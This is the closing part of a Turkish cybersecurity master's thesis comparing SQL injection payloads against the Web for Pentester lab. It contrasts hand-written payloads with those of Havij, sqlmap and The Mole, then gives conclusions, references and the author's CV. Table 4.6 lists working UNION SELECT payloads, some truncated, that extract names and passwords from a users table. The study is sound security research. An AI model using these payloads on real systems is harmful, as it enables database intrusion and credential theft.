
Çizelge 4.5'deki bulgular incelendiğinde, tabloda bulunan sütun adlarını bulmaya yönelik yapılan çalışmada elle yapılan SQL enjeksiyon sorgusunda tablo adı bulunurken "column_name" nesnesi kullanılarak, information_schema.columns sorgusu ile tablodaki sütun adlarının bilgisi çekilmiştir. Aynı zamanda havij ve the mole araçlarında otomatik olarak gerçekleştirdikleri sorgularda "column_name" nesnesinin kullanıldığı ve otomatize araçlarla gerçekleştirilen sütun adları Şekil 4.28 ve Şekil 4.29' da görüldüğü gibi age, groupid, id, name ve passwd olduğu tespit edilmiştir. Ayrıca tabloda bulunan şema bilgileri için information_schema.columns SQL ifadesinin kullanıldığı görülmüştür.

Çizelge 4.6'da araçların yapmış oldukları ve elle yapılan tablo içindeki verileri bulmaya yönelik veri yüklerinin sonuçları karşılaştırılmıştır.


Çizelge 4.6. Veritabanı tablosunda bulunan sütun içindeki bilgiler için yapılan veri yükü denemelerinin karşılaştırılması.

Sorgu Aracı	**Tabloda Depolanan Verileri Almak İçin Yapılan Sorgular Ve Veri yükleri**
Elle Yapılan	union select name,passwd,3,4,5 from exercises.users %23
Havij	999999.9' union all select (select concat(0x27,0x7e,unhex(Hex(cast(users.id as char))),0x5e,unhex(Hex(cast(users.name as char))),0x5e,unhe 999999.9%27%20union%20all%20select%20%28select%20concat%280x27%2C0x7e%2Cunhex%28Hex%28cast%28users.id%20as%20char%29%29%29%2C0x5e%2Cunhex%28Hex%28cast%28users.name%20as%20char%29%29%29%2C0x5e%2Cunhe
Sqlmap	%27%20UNION%20ALL%20SELECT%20CONCAT%280x717a787871%2CJSON_ARRAYAGG%28CONCAT_WS%280x777a72776d66%2Cage%2Cgroupid%2Cid%2Cname%2Cpasswd%29%29%2C0x716a706271%29%2CNULL%2CNULL%2CNULL%2CNULL%20FROM%20 ' UNION ALL SELECT CONCAT(0x717a787871,JSON_ARRAYAGG(CONCAT_WS(0x777a72776d66,age,groupid,id,name,passwd)),0x716a706271),NULL,NULL,NULL,NULL FROM
The Mole	%27+and+1%3D0+UNION+ALL+SELECT+CONCAT%280x3a3a2d3a3a%2CCONCAT_WS%280x7e26%2CIFNULL%28age%2C+0x20%29%2CIFNULL%28groupid%2C+0x20%29%2CIFNULL%28id%2C+0x20%29%2CIFNULL%28name%2C+0x20%29%2CIFNULL%28p ' and 1=0 UNION ALL SELECT CONCAT(0x3a3a2d3a3a,CONCAT_WS(0x7e26,IFNULL(age, 0x20),IFNULL(groupid, 0x20),IFNULL(id, 0x20),IFNULL(name, 0x20),IFNULL(p

Havij programında web uygulamasının veri tabanında bulunan tablo içerisindeki bilgileri getirmeye yönelik yaptığı veri yükleri, “Get Data” butonuna tıklandığında Şekil 4.31’de wireshark üzerinde alınan sonuçlar tespit edilmiştir. Yapılan sorgu wireshark üzerinden alınarak burp suite aracında decode edildiğinde “concat” fonksiyonu ile sütun başlıkları kullanılarak sorgu oluşturulduğu görülmüştür. Şekil 4.32’de wireshark üzerinde users2, azerty kullanıcı isimlerinin çekildiği tespit edilmiştir.




Şekil 4.31. Havij tablo içi bilgiler için yapılan veri yükü denemesi.




Şekil 4.32. Havij tablo içindeki bilgiler.

Sqlmap programında, tablo içindeki verileri getirmek için -- dump komutu kullanılmıştır. Bu komut yardımıyla wireshark programı eş zamanlı olarak çalıştırılmış ve yapılan veri yükü denemeleri incelendiğinde Şekil 4.33'te görüldüğü gibi sqlmap veri yükleri içerisinde "concat" fonksiyonu kullanılarak sütun başlıklarını sorgu içerisine eklenmiş ve sütun içerisindeki veriler getirilmiştir.




Şekil 4.33. Sqlmap tablo içindeki bilgiler için veri yükü sorgusu.



Şekil 4.34. Sqlmap tablo içi bilgileri için -- dump komutu.

The Mole programı Kali Linux işletim sistemi üzerinde “python3 mole.py” komutu verilerek program çalıştırılmıştır. Komut satırında “needle root” ile yönetici izni sağlanır. Programın URL taraması sonrası tablo içindeki bilgileri getirmesi için Şekil 4.35’te gösterilen komut kullanılarak eş zamanlı olarak wireshark üzerinde gerçekleştirdiği veri yükü denemeleri analiz edilmiştir. Tablo içindeki bilgileri çekerken “concat” fonksiyonu ile sütun adı parametreleri yardımıyla yaptığı anlaşılmıştır. Şekil 4.36’da da gösterildiği gibi sütun adları verilerinden “name” başlığını getirdiği tespit edilmiştir.

Şekil 4.35. The Mole tablo içindeki bilgiler için yapılan sorgu komutu.



Şekil 4.36. The Mole tablo içindeki bilgilerin veri yükü analizi.

Web uygulamalarında bulunan SQL enjeksiyon zafiyetinin belirlenmesine yönelik çeşitli yöntemler bulunmaktadır. Yapılan çalışmada zafiyetin belirlenmesine yönelik gerçekleştirilen veri yükleri elle yapılacağı gibi otomatik yük denemeleri gerçekleştiren yazılım araçlarıyla da yapılabileceği anlaşılmıştır. Zafiyetin belirlenmesinde çeşitli web uygulama zafiyet tarayıcıları ve SQL enjeksiyon sorgu araçları denenmiştir. Çalışmada kullanılan web uygulama tarayıcılarının yapmış oldukları veri yükleri incelendiğinde zafiyeti belirlemeye yönelik oluşturmuş oldukları sorgularda mantıksal bağlaçlar ve karakterler kullandıkları tespit edilmiştir. Acunetix, netsparker ve safe3 web zafiyet tarayıcılarının gerçekleştirmiş oldukları sorgular incelendiğinde, AND ve OR mantıksal bağlaçları yardımıyla yapılan veri yükü denemeleri ve sorgu bölme yöntemleriyle SQL sorgu koşulları değiştirilerek veritabanı tarafından gelen yanıtlar ile SQL enjeksiyon zafiyeti tespit edilmektedir. Ayrıca acunetix ve netsparker zafiyet tarama araçlarının SQL enjeksiyon zafiyetinin belirlenmesindeki başarılı veri yükü denemelerinin

sağlanmasındaki mantıksal sorguların verileri çekmeye yönelik doğrulama sonuçları aynıdır.

Safe3 programı zafiyetin belirlenmesindeki tercihi öncelikle mantıksal SQL karakterleri yardımıyla olduğu tespit edilmiştir. Safe3 web zafiyet tarama aracı SQL enjeksiyon zafiyetinin belirlenmesinde diğer web zafiyet tarama araçlarına göre daha hızlı sonuçlar ürettiği fakat oluşturduğu raporlama sonuçları diğer araçlara göre çok daha az olduğu görülmüştür.

SQL enjeksiyon zafiyetin belirlenmesinde otomatik olarak SQL enjeksiyon denemeleri yapan havij, sqlmap, the mole araçları analiz edilmiş, bu araçlar SQL enjeksiyon zafiyetinin belirlenmesinde zafiyeti sömürmeye yönelik olarak SQL sorguları ile web uygulama veritabanında bulunan bilgileri çekebildikleri görülmüştür. Bu araçlarla zafiyetin belirlenmesi ve veritabanındaki bilgilerin çekilmesine yönelik ilerleme adımlarında ortak öncelik tablo adına ulaşmak olduğu görülmüştür. Araçlarla tespit edilen tablo adı bilgisinden sonra tablodaki sütun adlarının keşfini yapmak tablo içindeki bilgileri çekebilmek için gerekli olduğu görülmüştür. Veritabanında bulunan bilgileri çekebilmek için Çizelge 4.6' da görüldüğü gibi oluşturulan SQL enjeksiyon sorgularının içerisinde "age, groupid, id, name, passwd" sütun adlarının kullanılarak yapıldığı tespit edilmiştir.

SQL enjeksiyon araçlarının çalışmadaki web uygulamalarına yaptıkları veri yükü denemelerinde tablo adını çekmek için table_name nesnesinin sorgu içinde kullanıldığı, tablo içerisindeki sütun adlarını çekebilmek için column_name nesnesinin kullanıldığı görülmüştür. Tablo içerisindeki bilgileri çekebilmek için tespit edilen sütun adları kullanılarak "concat" fonksiyonu ile tablodaki değerlerin birleştirilmesi ve getirilmesine yönelik SQL enjeksiyon sorgusunun oluşturulduğu tespit edilmiştir.

SQL enjeksiyon zafiyetinin veri yükü üzerinden belirlemeye yönelik olarak yapılan bu çalışmada literatür araştırmasında belirtilen çalışmalara ek olarak bu zafiyetin belirlenmesinde kullanılan çeşitli penetrasyon test araçları ve elle yapılan analizler karşılaştırıldı. Belirtilen araçların her biri kullanılarak web for pentester uygulaması üzerinde bulunan SQL enjeksiyon zafiyetinin belirlenmesi işlemi yapıldı.

Zafiyetin belirlenmesine yönelik olarak yapılan SQL enjeksiyon veri yükü denemeleri, araçların gerçekleştirmiş olduğu ve elle yapılan sorgular incelenerek tespit edildi. Bu araçlarla web uygulamasında bulunan veri tabanına ait bilgilere yönelik olarak yapılan

tablo adı, sütun adı, veri tabanı içerisindeki saklanan verilere yönelik SQL enjeksiyon veri yükü denemeleri analiz edilerek çizelge haline getirilmiştir.

SQL enjeksiyon araçları ve elle yapılan veri yükü denemeleri incelendiğinde tablo adı, sütun adı, tablo içi bilgilerini almaya yönelik SQL enjeksiyon işleminde oluşan sorgu ifadelerinde kullanılan nesnelerin, fonksiyonların çizelgelerde görüldüğü gibi aralarında benzerliklerin olduğu anlaşılmıştır.

5. SONUÇLAR VE ÖNERİLER

Günümüzde başta web uygulamalarında bulunan SQL enjeksiyon zafiyetleri kritik derecede güvenlik açısından öneme sahiptir. Kurum ve kuruluşlara siber saldırganlar tarafından önemli seviyedeki özellikle gizli bilgileri ele geçirmek için birçok kez SQL enjeksiyon saldırıları yapılmaktadır. Bu saldırılardan korunmak için çeşitli güvenlik önlemleri alınmaktadır. Bunlar arasında güvenlik duvarları, saldırı tespit ve önleme sistemleri kullanılmalı ve her şeyden önce SQL enjeksiyon zafiyetinin istismar edilememesi için yazılım geliştiricileri kullandıkları kod ortamında güvenli yazılım geliştirmelidirler.

Çalışmada SQL enjeksiyon zafiyeti barındıran web uygulamaları üzerinde gerçekleştirilen SQL enjeksiyon veri yükü denemeleri ile zafiyet belirleme analizi yapılmıştır. Bu zafiyetten faydalanılarak çeşitli SQL enjeksiyon sorguları ile veritabanından bilgiler çekilmiş ve bu sorgulara ait veri yükleri tespit edilerek incelenmiştir. SQL enjeksiyon zafiyetinin belirlenmesinde elle yapılan sızma testi yaklaşımı ile SQL enjeksiyonu veri yükü denemeleri, aynı zamanda pentest işlemlerinde kullanılan SQL enjeksiyon araçları ve web zafiyet tarayıcıları kullanılarak gerçekleştirilmiştir. Yapılan veri yükü denemelerinde SQL enjeksiyon zafiyetin belirlenmesinde başarılı veri yükü denemeleri tespit edilmiş, yükler arasındaki benzerlik ve farklılıklar karşılaştırılmıştır. SQL enjeksiyon zafiyetinin belirlenmesinde otomatize araçlar çok sayıda payload isteği gerçekleştirdiklerinden dolayı yapılan siber saldırıların tespiti güvenlik cihazlarında, log kayıtlarında fark edilmesi elle yazılan payload denemelerinden daha kolay olacaktır. Çünkü otomatik araçlarla yapılan payload denemeleri sunucuya kısa zaman aralığında çok fazla sayıda istek göndermesinden dolayı web sunucusuna daha fazla yük bindirmekte ve kısa zaman aralıklarında aşırı istek yapmaktadır.

Kurum ve kuruluşlar sistemlerine yapılabilecek siber saldırılardan önce kendi sunucu ve bilgisayar sistemlerine bu çalışmada olduğu gibi SQL enjeksiyon zafiyetinin varlığını çeşitli SQL enjeksiyon etkin veri yükü denemeleri ile tespit ederek, sistem üzerinde bulunan güvenlik açığı kapatılabilir. Böylece kurum ağında bulunan sistemlerin zarar verilmesine ve ayrıca gizli derecedeki verilerin siber saldırganlar tarafından ele geçirilmesine karşı önlem alınmasını sağlar.

6. KAYNAKLAR

[1] I. Iacob ve M. Pirnau, "SQL Injection Attacks And Vulnerabilities", *Journal of Information Systems & Operations Management*, c. 14, sayı 1, ss. 68-81, 2020.

[2] Q. Li, W. Li, J. Wang, ve M. Cheng, "A SQL Injection Detection Method Based on Adaptive Deep Forest", *IEEE Access*, c. 7, ss. 145385–145394, 2019.

[3] İ. Avcı, M. Koca, ve M. Atasoy, "Windows Tabanlı Uygulamalarda SQL Enjeksiyon Siber Saldırı Senaryosu ve Güvenlik Önlemleri", *European Journal of Science and Technology,* sayı 28, ss. 213–219, 2021.

[4] L. Zhang, D. Zhang, C. Wang, J. Zhao, ve Z. Zhang, "ART4SQLi: The ART of SQL Injection Vulnerability Discovery", *IEEE Transactions On Reliability*, c. 68, sayı 4, ss. 1470–1489, 2019.

[5] P. Tang, W. Qiu, Z. Huang, H. Lian, ve G. Liu, "Detection of SQL injection based on artificial neural network", *Knowledge-Based System*, c. 190, ss. 105528, 2020.

[6] R. V. Bhor ve H. K. Khanuja, "Analysis of web application security mechanism and attack detection using vulnerability injection technique", *2016 International Conference on Computing Communication Control and automation,* 2016.

[7] S. Shah ve B. M. Mehtre, "An overview of vulnerability assessment and penetration testing techniques", *Journal of Computer Virology and Hacking Techniques,* c. 11, sayı 1, ss. 27–49, 2015.

[8] Z. S. Alwan ve M. F. Sewisy, "A Survey of SQL Injection Attack Detection and Prevention", *International Journal of Computer Science and Mobile Computing*, c. 02, sayı 08, ss. 1–9, 2017.

[9] D. Alam, M. A. Kabir, T. Bhuiyan, ve T. Farah, "A Case Study of SQL Injection Vulnerabilities Assessment of. bd Domain Web Applications", *2015 Fourth International Conference on Cyber Security, Cyber Warfare, and Digital Forensic (CyberSec),* ss. 73–77, 2015.

[10] Y.S. Jang ve J. Y. Choi, " Detecting SQL injection attacks using query result size", *Computers and Security,* c. 44, ss. 104-118, 2014.

[11] P. A. Sonewar ve S. D. Thosar, "Detection of SQL injection and XSS attacks in three tier web applications", *2016 International Conference on Computing Communication Control and automation (ICCUBEA)*, ss. 1-4, 2016.

[12] H. Gu, J. Zhang, T. Liu, M. Hu, J. Zhou, T. Wei, M. Chen, "DIAVA: A Traffic-Based Framework for Detection of SQL Injection Attacks and Vulnerability Analysis of Leaked Data", *IEEE Transaction on Reliability*, c. 69, sayı 1, ss. 188–202, 2020.

[13] A. Luo, W. Huang, ve W. Fan, "A CNN-based Approach to the Detection of SQL Injection Attacks", *2019 IEEE/ACIS 18th International Conference on Computer and Information Science (ICIS),* ss. 320–324, 2019.

[14] L. J. García Villalba, A. L. Sandoval Orozco, ve J. Maestre Vidal, "Advanced Payload Analyzer Preprocessor", *Future Generation Computer Systems,* c. 76, ss.

474–485, 2017.

[15] S. Roy, A. k. Singh ve A. S. Sairam "Detecting and Defeating SQL Injection Attacks", *International Journal of Information and Electronics Engineering,* c. 1, sayı 1, 2011.

[16] C. Sharma ve S. C. Jain, "Analysis and classification of SQL injection vulnerabilities and attacks on web applications", *IEEE International Conference on Advances in Engineering & Technology Research,* 2014.

[17] G. Buja, K. B. A. Jalil, F. B. H. M. Ali, ve T. F. A. Rahman, "Detection model for SQL injection attack: An approach for preventing a web application from the SQL injection attack", *Symposium on Computer Applications & Industrial Electronics,* ss. 60–64, 2015.

[18] R. E. López de Jiménez, "Pentesting on web applications using ethical - Hacking", *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI),* sayı 503, 2016.

[19] M. S. Aliero, K. N. Qureshi, M. F. Pasha, I. Ghani, ve R. A. Yauri, "Systematic Review Analysis on SQLIA Detection and Prevention Approaches", *Wireless Personal Communications*, c. 112, sayı 4, ss. 2297–2333, 2020.

[20] O. Lounis, S. E. B. Guermeche, L. Saoudi, ve S. E. Bouhouita Guermeche, "A new algorithm for detecting SQL injection attack in Web application", *2014 Science and Information Conference,* ss. 589–594, 2014.

[21] P. Stephanow ve K. Khajehmoogahi, "Towards continuous security certification of software-as-a-service applications using web application testing techniques", *2017 IEEE 31st International Conference on Advanced Information Networking and Applications (AINA),* ss. 931–938, 2017.

[22] S. D. AXINTE, "SQL Injection Testing in Web Applications Using SQLmap", *International Journal of Information Security and Cybercrime*, c. 3, sayı 2, ss. 61–68, 2014.

[23] M. Altınkaynak, *Uygulamalı Siber Güvenlik ve Hacking*, 7. baskı, Türkiye: Abaküs Kitap Yayınevi, 2017, ss. 125-127.

[24] D. Ramakanth ve K. Vinod, "SQL Injection - Database Attack Revolution And Prevention", *Journal of International Commercial Law and Technology*, 2011, c. 6, sayı 4, ss. 224–231, 2011.

[25] M. Amouei, M. Rezvani, ve M. Fateh, "RAT: Reinforcement-Learning-Driven and Adaptive Testing for Vulnerability Discovery in Web Application Firewalls," *IEEE Transactions on Dependable and Secure Computing,* c. 11, sayı 4, ss. 1–14, 2021.

[26] H. Bayır. (2017, 17 Mart). *Web For Pentester 1 - SQL Injections Bölümü Çözümleri* [Online]. Erişim: https://hakanbayir.github.io/tr/2017/03/17/wfp1-sql-injection-cozumleri.html

[27] C. Joshi ve K. Singh, "Performance Evaluation of Web Application Security Scanners for More Effective Defense", *International Journal of Scientific and Research Publications*, c. 6, sayı 6, ss. 660, 2016.

[28] I. Babincev ve D. Vuletic, "Web application security analysis using the Kali Linux operating system", *Military Technical Courier*, c. 64, sayı 2, ss. 513–531, 2016.

ÖZGEÇMİŞ

KİŞİSEL BİLGİLER

Adı Soyadı : Ramazan CANKUŞ

Uyruğu : T.C.

Yabancı Dili : İngilizce, Fransızca

ÖĞRENİM DURUMU

Derece	**Alan**	**Okul/Üniversite**	**Mezuniyet Yılı**
Y. Lisans	Siber Güvenlik	Düzce Üniversitesi	2022
Lisans	Elektrik Elektronik Müh.	Düzce Üniversitesi	2019
Lisans	Elektronik Öğretmenliği	Gazi Üniversitesi	2008
Lise	Elektronik	İskitler Teknik ve Endüstiri Meslek Lisesi	2003

YAYINLAR

R. Cankuş ve R. Kara, "Payload Analysis in Identifying SQL Injection Vulnerability on Web Application", *4th International Engineering Research Symposium*, ss. 8, 2022.